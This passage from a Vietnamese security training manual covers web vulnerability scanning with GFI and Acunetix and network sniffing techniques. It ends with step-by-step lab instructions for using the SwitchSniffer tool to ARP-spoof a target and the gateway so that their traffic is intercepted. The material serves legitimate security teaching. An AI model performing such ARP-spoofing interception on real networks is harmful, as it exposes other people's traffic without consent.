
Sau khi cài đặt hoàn tất sử dụng GFI cũng tương tự như Nessus



## Lựa chọn Option Full Scan



Nhấn Scan và xem kết quả,



GFI có một điểm khá mạnh đó là cho phép vá lỗ hổng bảo mật trên máy Scan nếu có quyền quản trị.

### 3. Scan lỗ hổng bảo mật trên Web

Web là dịch vụ phổ biến nhất hiện nay, rất nhiều ứng dụng sử dụng nền tảng vWeb, nhưng đi kèm với điều đó là có rất nhiều lỗ hổng bảo mật trên dịch vụ này.


Lỗ hổng trên vWeb có thể chia ra:

- Lỗ hổng trên OS
- Lỗ hổng trên vWeb Service (IIS, Apache)
- Lỗ hổng trên Web Application (SQL Injection, XSS,...) đây là lỗ hổng phổ biến và khó phát hiện ra nếu không có các công cụ Scan.


### a. Sử dụng Acunetix để scan lỗ hổng bảo mật trên Web

Acunetix là công cụ Scan nhanh, hiệu quả đối với lỗ hổng trên dịch vụ Web hiện nay.


Cài đặt Acunetix Scan



Sau khi cài đặt thành công tiến hành Scan một website nào đó



Kết quả Scan một trang web:



### b. Lab Sử dụng IBM App Scan để Scan lỗ hổng bảo mật trên Web

#### 4. Kỹ thuật phân tích gói tin và nghe néo trên mạng.

##### a. Bản chất của Sniffer

Sniffer là quá trình chuyển tín hiệu điện sang tín hiệu số rồi Decode chúng lên các Layer cao hơn để đọc được các thông tin cần thiết.

Trên Windows có thư viện WinPcap làm nhiệm vụ này

Trên Linux có thư viện LibPcap làm nhiệm vụ này

Tất cả các công cụ đều phải sử dụng WinPcap hoặc LibPcap để có thể Decode được gói tin từ Layer 2 – Layer 7.

### b. Mô hình phân tích dữ liệu chuyên nghiệp cho doanh nghiệp


Dưới đây là một mô hình tích hợp giải pháp phân tích luồng dữ liệu, ứng dụng của quá trình Sniffer.

Dữ liệu đầu tiên được đi qua thiết bị SSL Inspector (tất cả traffic sẽ được giải mã) dữ liệu của người dùng vẫn không bị gián đoạn. Tất cả dữ liệu sẽ được giải mã và nhân bản qua một port khác của thiết bị.

Luồng dữ liệu được đi vào thiết bị phân chia luồng thông tin, những dữ liệu cần thiết sẽ được lọc và phân tích trên thiết bị này.

IDS phân tích các nguy cơ an ninh mạng

Forensic là thiết bị lưu trữ toàn bộ băng thông mạng và đưa ra các báo cáo chi tiết (dạng như Wireshark nhưng chi tiết hơn rất nhiều).



### c. Môi trường Hub

Hub là một Collision Domain nên việc capture traffic trên mạng là hoàn toàn dễ dàng. Đối với những giao tiếp không mã hóa thì dễ dàng đọc được thông tin.

### d. Kỹ thuật Sniffer trong môi trường Switch

Switch sử dụng MAC Address Table để forward gói tin tới các port cụ thể.

NE-SW1#show mac address-table  
Mac Address Table


Vlan	Mac Address	Type	Ports
All	0100.0ccc.cccc	STATIC	CPU
All	0100.0ccc.cccd	STATIC	CPU
All	0180.c200.0000	STATIC	CPU
All	0180.c200.0001	STATIC	CPU
All	0180.c200.0002	STATIC	CPU
All	0180.c200.0003	STATIC	CPU
All	0180.c200.0004	STATIC	CPU
All	0180.c200.0005	STATIC	CPU
All	0180.c200.0006	STATIC	CPU
All	0180.c200.0007	STATIC	CPU
All	0180.c200.0008	STATIC	CPU
All	0180.c200.0009	STATIC	CPU
All	0180.c200.000a	STATIC	CPU
All	0180.c200.000b	STATIC	CPU
All	0180.c200.000c	STATIC	CPU
All	0180.c200.000d	STATIC	CPU
All	0180.c200.000e	STATIC	CPU
All	0180.c200.000f	STATIC	CPU
All	0180.c200.0010	STATIC	CPU

Cho nên khi một máy muốn Sniffer trong môi trường Switch cần phải thực hiện:


- **Sniffer chính thống:** Cấu hình Port Monitor trên Switch, muốn giám sát port nào hay VLAN nào thì đổi luồng traffic vào port đó.
- **MAC Spoofing:** làm ngập bảng MAC Address Table trên Switch (phương án này tương đối khó).
- **ARP Spoofing:** Thay đổi bảng ARP Table trên máy cần sniffer và gateway.

- Công cụ SwitchSniffer thực hiện ArpSpoofing

Bước 1: Cài đặt



Bước 2: Sau khi cài đặt, hệ thống hiển thị thông tin IP và MAC.




### Bước 3: Thiết lập Option tấn công ARP Spoofing


<-> gateway là giả mạo IP-MAC trên cả Gateway và máy tính tấn công

<- gateway là chỉ giả mạo MAC với máy tính lựa chọn tấn công

-> gateway là chỉ giả mạo MAC trên Gateway (trường hợp này chống lại các máy tính cài đặt các chương trình bảo mật).




### Bước 4: Scan hệ thống mạng và lựa chọn máy tính cần Attack Arp



Nhấn Start để tấn công Arp, sau khi thực hiện tấn công ARP toàn bộ traffic từ máy tính bị tấn công và gateway đều đi qua máy tính này.

#### e. Mô hình Sniffer sử dụng công cụ hỗ trợ ARP Attack



Mô hình tấn công gồm 2 máy ảo:

Máy ảo VM1 cài đặt công cụ Switchsniffer thực hiện việc tấn công ARP để toàn bộ traffic của máy bị tấn công đi qua máy VM1 mới ra được mạng.

